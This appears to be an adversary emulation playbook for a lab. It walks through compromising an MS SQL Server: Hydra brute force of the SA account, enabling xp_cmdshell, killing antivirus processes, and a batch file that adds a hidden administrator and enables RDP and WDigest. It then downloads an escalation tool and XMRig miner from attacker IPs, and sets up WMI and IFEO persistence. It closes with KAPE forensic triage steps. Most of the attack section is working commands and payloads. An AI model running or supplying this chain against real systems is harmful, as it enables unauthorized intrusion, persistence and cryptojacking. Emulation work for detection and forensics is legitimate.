
Adversary Emulation



SQL setup (https://doc.clickup.com/d/h/8cjkctg-2572/cf1ff773b43fe03/8cjkctg-41072)

Attacker's Machine Setup

Step 1 : Install Hydra on Linux

Hydra is included in most **penetration testing** distributions (like Kali Linux and Parrot OS), but if it is missing, install it manually.

A. Update Your System

Before installing Hydra, update your package lists:

```
sudo apt update && sudo apt upgrade -y
```

B. Install Hydra

Run the following command:

```
sudo apt install hydra -y
```

C. Verify Installation

After installation, check if Hydra is working:

```
hydra -h
```

- If Hydra displays its **help menu**, it is installed successfully.

---

2. Install the RockYou Password List

The **RockYou password list** is commonly used for brute-force attacks and is included in the **wordlists** package.

A. Install the Wordlists Package

```
sudo apt install wordlists -y
```

B. Manually Download rockyou.txt

If the **seclists** package is not available or you prefer a direct download:

1. **Change to a desired directory** (e.g., `/usr/share/wordlists`):

   ```
   sudo mkdir -p /usr/share/wordlists
   cd /usr/share/wordlists
   ```

2. **Download rockyou.txt** from a known source (e.g., GitHub mirror):

   ```
   sudo apt install wget -y
   sudo wget https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt
   ```

   This URL points to a large text file containing the RockYou passwords.)

3. **Verify the file**:

   ```
   ls -lah rockyou.txt
   ```

4. **Optional**: Compress it if desired:

   ```
   gzip rockyou.txt
   ```

5. Then you can decompress when needed

Step 2 : `mssql-tools` Installation on Ubuntu 24.04

1. Ensure Required Packages Are Installed

Run:

```
sudo apt update
sudo apt install -y curl apt-transport-https
```

> *This ensures `curl` and `apt-transport-https` are installed.*

---

2. Remove Any Previous Microsoft Repository

```
sudo rm -f /etc/apt/sources.list.d/mssql-release.list
```

> *This removes any **incorrect** Microsoft SQL Server repositories.*

---

3. Add the Correct Microsoft GPG Key

Since your previous GPG key may not have been added correctly, **add it properly**:

```
curl -sSL https://packages.microsoft.com/keys/microsoft.asc | sudo tee
/etc/apt/trusted.gpg.d/microsoft.asc
```

> *This adds the Microsoft GPG key to **trusted sources**.*

---

4. Add the Ubuntu 22.04 (Jammy) Repository for Compatibility

Since **Ubuntu 24.04 is not officially supported**, you need to use the **Ubuntu 22.04 (Jammy) repository**:

```
echo "deb [arch=amd64] https://packages.microsoft.com/ubuntu/22.04/prod jammy main" | sudo tee
/etc/apt/sources.list.d/mssql-release.list
```

> *This ensures your system pulls **SQL Server tools from Ubuntu 22.04**.*

---

5. Update & Install `mssql-tools`

Now, **update and install** `mssql-tools`:

```
sudo apt update
sudo apt install -y mssql-tools unixodbc-dev
```

> ✅ *This should **successfully install** `mssql-tools`.*

---

6. Verify Installation

Once installed, check if `sqlcmd` is available:

```
/opt/mssql-tools/bin/sqlcmd -?
```

> *If you see **help options**, installation was successful.*

---

7. Add `mssql-tools` to System PATH (Optional)

So that `sqlcmd` can be run without specifying its full path:

```
echo 'export PATH="$PATH:/opt/mssql-tools/bin"' >> ~/.bashrc
source ~/.bashrc
```

Now you can run:

```
sqlcmd -S <SQL_SERVER_IP> -U sa -P "password"
```

Step-by-Step [Victim's Machine]

Step 1 : Brute Force Attack

Attacker Perspective:

1. **Goal:** The attacker aims to gain access to the **SQL Server** by brute-forcing the **System Administrator (SA)** account. The **SA account** is a privileged SQL account with unrestricted access, making it a key target.
2. **Action:**

- The attacker uses a **brute-force tool** to attempt multiple password combinations for the **SA account**.
- The tool targets **weak or default credentials** that may be present in the environment.

3. **Common tools used for brute-forcing:**
   - **Hydra**: A fast and flexible password-cracking tool that supports many protocols, including SQL authentication.
   - **Medusa**: Another brute-forcing tool, often used for targeting network services and SQL Servers.
4. The attacker would configure the tool to attempt around **24,000+ login attempts** to guess the correct **password** for the **SA** account.
5. **Example Command:**

```
hydra -t 4 -l sa -P /usr/share/wordlists/rockyou.txt -s 1433 <IPAddress> mssql
```

   a. Here, `-l sa` specifies the **SA** account, `-P /path/to/password_list.txt` points to a list of common passwords, and `sqlserver://target_ip` targets the SQL Server instance.

   b. **Why SA Account?**
      - The **SA account** has the highest privileges in SQL Server, so gaining access to it allows the attacker to perform arbitrary commands, including system-level operations via SQL commands like `xp_cmdshell`.

   c. **Outcome:** After a number of attempts (around 24,000+ as per the report), the attacker successfully authenticates with the **SA account**, thereby gaining administrative access to the SQL Server instance.

6. `sqlcmd -S <SQL_SERVER_IP> -U sa -P "sql@123!"` to get the system shell

Step 2 : Enable xp_cmdshell (with Discovery Commands After& Before Enabling)

Discovery Commands Before Enabling xp_cmdshell

Before enabling `xp_cmdshell`, the attacker may run a series of **discovery commands** to gather system information to help decide the next steps. These commands don't require elevated privileges and can provide important system context.

1. Gather Information About the SQL Server Environment:

- **SQL Server version and configuration**:

```
SELECT SERVERPROPERTY('ProductVersion');
GO
SELECT SERVERPROPERTY('Edition');
```

```
GO
SELECT SERVERPROPERTY('ProductLevel');
GO
```

- These commands give the attacker the **SQL Server version**, **edition**, and **patch level**. This helps determine if the system is vulnerable to any known SQL-based attacks.

2. List SQL Logins:

- The attacker may enumerate SQL logins to identify other potential accounts or privileges:

```
SELECT name, type_desc FROM sys.sql_logins;
GO
```

- This shows the **logins** configured for SQL Server, which can help identify **high-privileged accounts** that could be exploited further.

3. Check Environment Information:

- The attacker may want to gather details about the **operating system** or specific configurations that might be useful for privilege escalation.

```
EXEC xp_regread 'HKEY_LOCAL_MACHINE', 'SOFTWARE¥Microsoft¥Windows NT¥CurrentVersion',
'ProductName';
GO
EXEC xp_regread 'HKEY_LOCAL_MACHINE', 'SYSTEM¥CurrentControlSet¥Services¥Tcpip¥Parameters',
'Hostname';
GO
```

- These commands return the **Windows version** and **hostname** of the machine, providing critical system details.

Enable xp_cmdshell:

Once the attacker has gathered sufficient system information, they enable `xp_cmdshell` to allow system-level commands to run.

1. **Enable Advanced Options:**

```
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
```

1. **Enable `xp_cmdshell`:**

```
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
GO
```

These commands enable `xp_cmdshell`, providing the attacker the ability to execute operating system commands from within SQL Server.

```
sa                                                                                                                  SQL_LOGIN
##MS_PolicyTsqlExecutionLogin##                                                                                     SQL_LOGIN
##MS_PolicyEventProcessingLogin##                                                                                   SQL_LOGIN

(3 rows affected)
1> EXEC sp_configure 'show advanced options', 1;
2> RECONFIGURE;
3> EXEC sp_configure 'xp_cmdshell', 1;
4> RECONFIGURE;
5> GO
Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
1>
```

Discovery Commands After Enabling xp_cmdshell

After enabling `xp_cmdshell`, the attacker gains the ability to execute system-level commands. At this stage, more advanced discovery commands will be executed to gather additional details about the system.

1. Gather Detailed System Information:

- The attacker would typically run system-level commands to gather more detailed information about the **system's configuration**:

```
EXEC xp_cmdshell 'systeminfo';
GO
```

  - This command provides detailed information about the **operating system**, including patches, installed software, and system configuration.

2. List Active Network Connections:

- The attacker may want to gather information about **active network connections** to find open ports or connections that could be useful for **exfiltration** or **communication** with a remote server:

```
EXEC xp_cmdshell 'netstat -an';
GO
```

  - This command displays all **active network connections** and open ports on the compromised system.

3. Check User Accounts:

- The attacker can list all user accounts to see if there are any **privileged accounts** that could assist in escalating the attack:

```
EXEC xp_cmdshell 'net user';
GO
```

  - This command shows all **user accounts** on the machine, allowing the attacker to look for **administrator accounts** that may be used for privilege escalation.

Step 3: Kill AV Processes (With Windows Defender Process on Top)

Attacker Perspective:

1. **Goal:** The attacker aims to **disable antivirus software**, particularly **Windows Defender**, to ensure that the **XMRig miner** and any other malicious activities are not detected. By terminating the **Windows Defender** process first, the attacker makes it more difficult for the system to detect and block the miner or any other malicious actions.
2. **Action:** The attacker uses `taskkill.exe`, a built-in Windows command-line tool, to **terminate antivirus processes** running on the compromised system. The **Windows Defender** process will be targeted **first**, followed by other known antivirus software processes.

Steps Taken by the Attacker:

1. **Terminate Other Antivirus Processes:**
   - After disabling **Windows Defender**, the attacker proceeds to terminate other known antivirus processes, ensuring that no other security software interferes with their mining activities.
   - Example `taskkill` commands for terminating other AV processes:

```
EXEC xp_cmdshell 'taskkill /f /im avp.exe';EXEC xp_cmdshell 'taskkill /f /im
QQPCTray.exe';EXEC xp_cmdshell 'taskkill /f /im SafeDogGuardCenter.exe';EXEC xp_cmdshell
'taskkill /f /im 360safe.exe';EXEC xp_cmdshell 'taskkill /f /im net1895.exe';EXEC
xp_cmdshell 'taskkill /f /im ekrn.exe';EXEC xp_cmdshell 'taskkill /f /im 360rp.exe';EXEC
xp_cmdshell 'taskkill /f /im QQPCMgr.exe';EXEC xp_cmdshell 'taskkill /f /im
SafeDogServerUI.exe';EXEC xp_cmdshell 'taskkill /f /im SafeDogSiteIIS.exe';
GO
```

Outcome:

- After running these **taskkill** commands, the attacker is unable to disable Windows Defender or any other antivirus software on the system due to insufficient privileges.

Step 4: Creating & Executing `N1F10.bat` and FM.txt → Scheduled Taskname changed to SilentCleanup

1. Echo `N1F10.bat` to Disk

Each line of the updated `N1F10.bat` is appended to `C:¥Users¥Public¥N1F10.bat` via `xp_cmdshell`:

```
EXEC xp_cmdshell 'echo @echo off > C:¥Users¥Public¥N1F10.bat & echo net user Admin_env$ P@ssw0rd /ADD
/expires:never >> C:¥Users¥Public¥N1F10.bat & echo net localgroup Administrators Admin_env$ /add >>
C:¥Users¥Public¥N1F10.bat & echo reg add "HKLM¥SOFTWARE¥Microsoft¥Windows
NT¥CurrentVersion¥Winlogon¥SpecialAccounts¥Userlist" /v Admin_env$ /t REG_DWORD /d 0 /f >>
C:¥Users¥Public¥N1F10.bat & echo reg add "HKLM¥SYSTEM¥CurrentControlSet¥Control¥Terminal Server" /v
fDenyTSConnections /t REG_DWORD /d 0 /f >> C:¥Users¥Public¥N1F10.bat & echo reg add
"HKLM¥SYSTEM¥CurrentControlSet¥Control¥Terminal Server¥WinStations¥RDP-TCP" /v UserAuthentication /t
REG_DWORD /d 0 /f >> C:¥Users¥Public¥N1F10.bat & echo reg add
"HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Policies¥System" /v LocalAccountTokenFilterPolicy /t
REG_DWORD /d 1 /f >> C:¥Users¥Public¥N1F10.bat & echo reg add
```

```
"HKLM¥SYSTEM¥CurrentControlSet¥Control¥SecurityProviders¥WDigest" /v UseLogonCredential /t REG_DWORD /d 1
/f >> C:¥Users¥Public¥N1F10.bat'
GO
```

Pure Powershell [testing] :

```
Set-Content -Path 'C:¥Users¥Public¥N1F10.bat' -Value '@echo off net user Admin_env$ >nul 2>&1 if
%errorlevel% neq 0 (net user Admin_env$ P@ssw0rd /ADD /expires:never & net localgroup Administrators
Admin_env$ /add ) & reg add "HKLM¥SOFTWARE¥Microsoft¥Windows
NT¥CurrentVersion¥Winlogon¥SpecialAccounts¥Userlist" /v Admin_env$ /t REG_DWORD /d 0 /f & reg add
"HKLM¥SYSTEM¥CurrentControlSet¥Control¥Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f & reg
add "HKLM¥SYSTEM¥CurrentControlSet¥Control¥Terminal Server¥WinStations¥RDP-TCP" /v UserAuthentication /t
REG_DWORD /d 0 /f & reg add "HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Policies¥System" /v
LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f & reg add
"HKLM¥SYSTEM¥CurrentControlSet¥Control¥SecurityProviders¥WDigest" /v UseLogonCredential /t REG_DWORD /d 1
/f'
```

Step 5 : Create FM.txt (Base64-Encoded Executable) → The encoded version is on VM.

Replace `BASE64_LINE_X` with actual **Base64** lines of the **privilege escalation tool**. Each line is appended to `FM.txt`:

1. Create the `C:¥Windows¥Temp` Folder

On the **SQL Server** (victim) side, run:

```
EXEC xp_cmdshell 'mkdir C:¥Temp';
GO
```

- This ensures the folder exists.
- The output might say "A subdirectory or file C:\Windows\Temp already exists." if it's already there—no problem.

---

2. Start the Python HTTP Server (2 Attacker Machines)

On your **Linux attacker** box (where `FM.txt` is located):

File Server Machine :

```
cd /home/ubuntu/Downloads
python3 -m http.server 8080
```

- This listens on port **8080** and serves any files in `/home/ubuntu/Downloads`.
- Make sure `FM.txt` is directly in that directory so the URL is `http://<ATTACKER_IP>:8080/FM.txt`.

---

3. Download `FM.txt` to `C:¥Temp¥FM.txt` via xp_cmdshell + PowerShell

From your SQL shell on the victim:

```
EXEC xp_cmdshell 'powershell -Command "(New-Object
Net.WebClient).DownloadFile(¥"http://18.184.228.195:8080/FM.txt¥", ¥"C:¥¥Temp¥¥FM.txt¥")"';
GO
```

1. **PowerShell** is invoked inside `xp_cmdshell`.
2. The **WebClient** points to `http://3.70.249.91:8080/FM.txt` (the attacker's Python server).
3. It writes the file to `C:¥Temp¥FM.txt`.

(If `C:¥Temp` doesn't exist, you can similarly create it with `EXEC xp_cmdshell 'mkdir C:¥Temp'`.)

Download Miner files to `C:¥Users¥Public` and the unzip tool :

Unzip Tool :

```
EXEC xp_cmdshell 'powershell -Command (New-Object
Net.WebClient).DownloadFile(''http://18.184.228.195:8080/7zr.exe'', ''C:¥Users¥Public¥xx.exe'')';
GO
```

XMrig zip file :

```
EXEC xp_cmdshell 'powershell -Command (New-Object
Net.WebClient).DownloadFile(''http://18.184.228.195:8080/XeX.7z'', ''C:¥Users¥Public¥XeX.7z'')';
GO
```

Unzip XMRig file :

```
EXEC xp_cmdshell 'cmd.exe /c "C:¥Users¥Public¥xx.exe x C:¥Users¥Public¥XeX.7z -oC:¥Users¥Public -y"';
 GO
```

Download BMOF file to `C:¥Users¥Public`

```
EXEC xp_cmdshell 'powershell -Command (New-Object
Net.WebClient).DownloadFile(''http://18.184.228.195:8080/NF.bmof'', ''C:¥Users¥Public¥NF.bmof'')';
GO
```

---

3. Decode FM.txt into FM.exe with certutil

Once the entire **Base64** content is in `FM.txt`, decode it to a proper **executable**:

```
EXEC xp_cmdshell 'cmd.exe /c certutil -decode "C:¥¥Temp¥¥FM.txt" "C:¥¥Temp¥¥FM.exe"';
```

---

4. Execute FM.exe to Run `N1F10.bat`

Finally, **execute** the decoded **FM.exe**, which will **launch** `N1F10.bat` with **elevated privileges** (depending on the tool's design):

```
EXEC xp_cmdshell 'cmd.exe /c "C:¥Temp¥FM.exe -i -c  C:¥Users¥Public¥N1F10.bat"';
```

Testing Command :

```
EXEC xp_cmdshell 'cmd.exe /c C:¥Temp¥FM.exe -i -c C:¥Users¥Public¥N1F10.bat > C:¥Temp¥FM_output.txt';
```

Step 5: Drop and Compile the BMOF File

Attacker Perspective:

1. **Create the MOF File Locally**

   The attacker writes the following contents into a file named `malicious.mof` on their development machine. This MOF file is crafted to:

   - Define an event filter that triggers daily at 23:00.
   - Define a CommandLineEventConsumer to execute a Base64-encoded VBE script.
   - Bind the filter to the consumer.
   - Define an ActiveScriptEventConsumer that executes a remote command (launching the miner).
   - Bind this WMI consumer to the same event filter.

1. The contents of `NF.mof` are as follows : → `TempFormat`

[NF.bmof]

```
#pragma namespace("¥¥¥¥.¥¥root¥¥subscription")

////////////////////////////////////////////////////////////////////////
// 1) Define a custom ActiveScriptEventConsumer class
////////////////////////////////////////////////////////////////////////
class ACScriptConsumer : __EventConsumer
{
    [key] string Name;
    string ScriptingEngine;
    string ScriptText;
};

////////////////////////////////////////////////////////////////////////
// 2) Create an instance of the consumer with an embedded VBScript
////////////////////////////////////////////////////////////////////////
instance of ACScriptConsumer as $Consumer
{
    Name            = "RunMiBatConsumer",
    ScriptingEngine = "VBScript",

    // This VBScript simply launches the mi.bat file in C:¥Users¥Public¥XeX.
    // It waits until mi.bat finishes (third argument 'True') before exiting.
    ScriptText =
        "On Error Resume Next¥n"
        "Dim objShell¥n"
        "Set objShell = CreateObject(¥"WScript.Shell¥")¥n"
        "objShell.Run ¥"cmd.exe /c C:¥¥¥¥Users¥¥¥¥Public¥¥¥¥XeX¥¥¥¥mi.bat¥", 0, True¥n"
        "Set objShell = Nothing¥n"
};
```

```
//////////////////////////////////////////////////////////////////////
// 3) Create an __EventFilter that fires daily at 23:00:00
//////////////////////////////////////////////////////////////////////
instance of __EventFilter as $Filter
{
    Name           = "Daily23Filter",
    EventNamespace = "root¥¥cimv2",
    QueryLanguage  = "WQL",
    // This WQL query checks Win32_LocalTime every 60s and fires at 23:00:00
    Query =
        "SELECT * FROM __InstanceModificationEvent "
        "WITHIN 60 "
        "WHERE TargetInstance ISA 'Win32_LocalTime' "
        "AND TargetInstance.Hour = 23 "
        "AND TargetInstance.Minute = 0 "
        "AND TargetInstance.Second = 0"
};

//////////////////////////////////////////////////////////////////////
// 4) Bind the Filter to the Consumer so the script actually runs
//////////////////////////////////////////////////////////////////////
instance of __FilterToConsumerBinding
{
    Consumer = $Consumer;
    Filter   = $Filter;
};
```

1. **Compile the MOF File into a BMOF File (On my VM)**

   On the development machine, the attacker runs the following command to compile the MOF file into a BMOF file:

```
mofcomp -B:C:¥Path¥To¥NF.bmof C:¥Path¥To¥NF.mof
```

This produces `Output.bmof`, the binary version of the MOF file.

   a. **Transfer and Load the BMOF File → Done with less priv then use the FM.exe**

   The attacker then transfers the `Output.bmof` file to the target machine (or it may already be local). On the target machine, they register the malicious WMI class by running:

```
EXEC xp_cmdshell 'cmd.exe /c C:¥Temp¥FM.exe -i -c "mofcomp C:¥Users¥Public¥NF.bmof"'
```

Goal : Once this command executes, the malicious BMOF file is loaded into the WMI repository, and the WMI event consumers are set up. This means that at the scheduled time (23:00 daily) the VBE script and the miner executable will be triggered as defined.

Step 6: IFEO Persistence via Registry Modification

Attacker Perspective:

1. **Objective:** To achieve persistence, the attacker leverages the Image File Execution Options (IFEO) mechanism. By modifying the Debugger value for a specific executable, the attacker forces the system to launch a different (malicious) executable in place of the intended one. In this scenario, the attacker alters the IFEO key for **smss.exe** so that, when the system attempts to launch it, the miner executable is launched instead.
2. **Action:** Using the `REG ADD` command via `xp_cmdshell`, the attacker modifies the registry key to change the Debugger value for **smss.exe**. The command sets the Debugger to point to **C:\windows\system32\svchost.exe** (which, in the attacker's environment, has been repurposed to launch the miner).
3. **Command Executed:**

```
EXEC xp_cmdshell 'cmd.exe /c C:¥Temp¥FM.exe -i -c "REG ADD ""HKLM¥SOFTWARE¥Microsoft¥Windows NT¥CurrentVersion¥Image File Execution Options¥svchost.exe"" /f /v Debugger /t REG_SZ /d ""C:¥Users¥Public¥XeX¥services.exe"""""
```

4. **Outcome:** With this registry modification in place, when the system or a scheduled process attempts to launch **svchost.exe**, the IFEO mechanism redirects the execution to services**.exe** (which has been modified or repurposed to act as the miner executable). This ensures that the malicious miner is launched instead of the legitimate process, thus maintaining persistence on the system.

Step 7: Disk Acquisition Using KAPE

1. **Upload KAPE to the C:\ directory via RDP**
2. Use Remote Desktop Protocol (RDP) to transfer KAPE into the root of the **C:** drive.
3. **Configure KAPE for Folder-Based Triage Collection**
4. By default, KAPE can save artifacts as a VHDX image, but if you prefer to save them in a folder format, you need to adjust the command by specifying a directory path using `--tdest` instead of `--vhdx`.
5. Example Command - Collecting Triage Artifacts into a Folder

```
C:¥KAPE¥kape.exe --tsource C: --tdest C:¥KAPE_Output¥%computername%_triage --target !SANS_Triage --zv
```

6. Explanation of Key Parameters:
   - `--tsource C:` — Specifies the source drive (in this case, the live system drive `C:`).
   - `--tdest C:¥KAPE_Output¥%computername%_triage` — Defines the output directory where collected artifacts will be stored.

     Using `%computername%` ensures each machine's artifacts are saved under a unique folder.

- `--target !SANS_Triage` — Uses the **SANS_Triage** target, which is pre-configured to capture key forensic artifacts.
- `--zv` — Enables verbose logging to monitor the process in detail.

7. **Expected Output** The forensic artifacts will be saved in: `C:¥KAPE_Output¥COMPUTERNAME_triage¥`
8. This folder will contain critical evidence, including:
   - **Registry Hives** (SAM, SYSTEM, SECURITY, SOFTWARE, NTUSER.DAT)
   - **Windows Event Logs** (`*.evtx`)
   - **Prefetch Files**
   - **User Activity Files** (AmCache, JumpLists, UserAssist, etc.)
   - **Browser History**
   - **Recent Files & Metadata**
9. **Manual Folder Handling** After running KAPE, perform the following manual steps:
   - Move the **C:\Temp** folder and **C:\Users\Public** folder to a new location (outside the triage folder).
   - Create **two versions** of the collection:
     - **Original version** — Full triage collection including all artifacts.
     - **Redacted version** — Exclude the logs related to **Setup** and **Windows Defender disabled events** from the collection.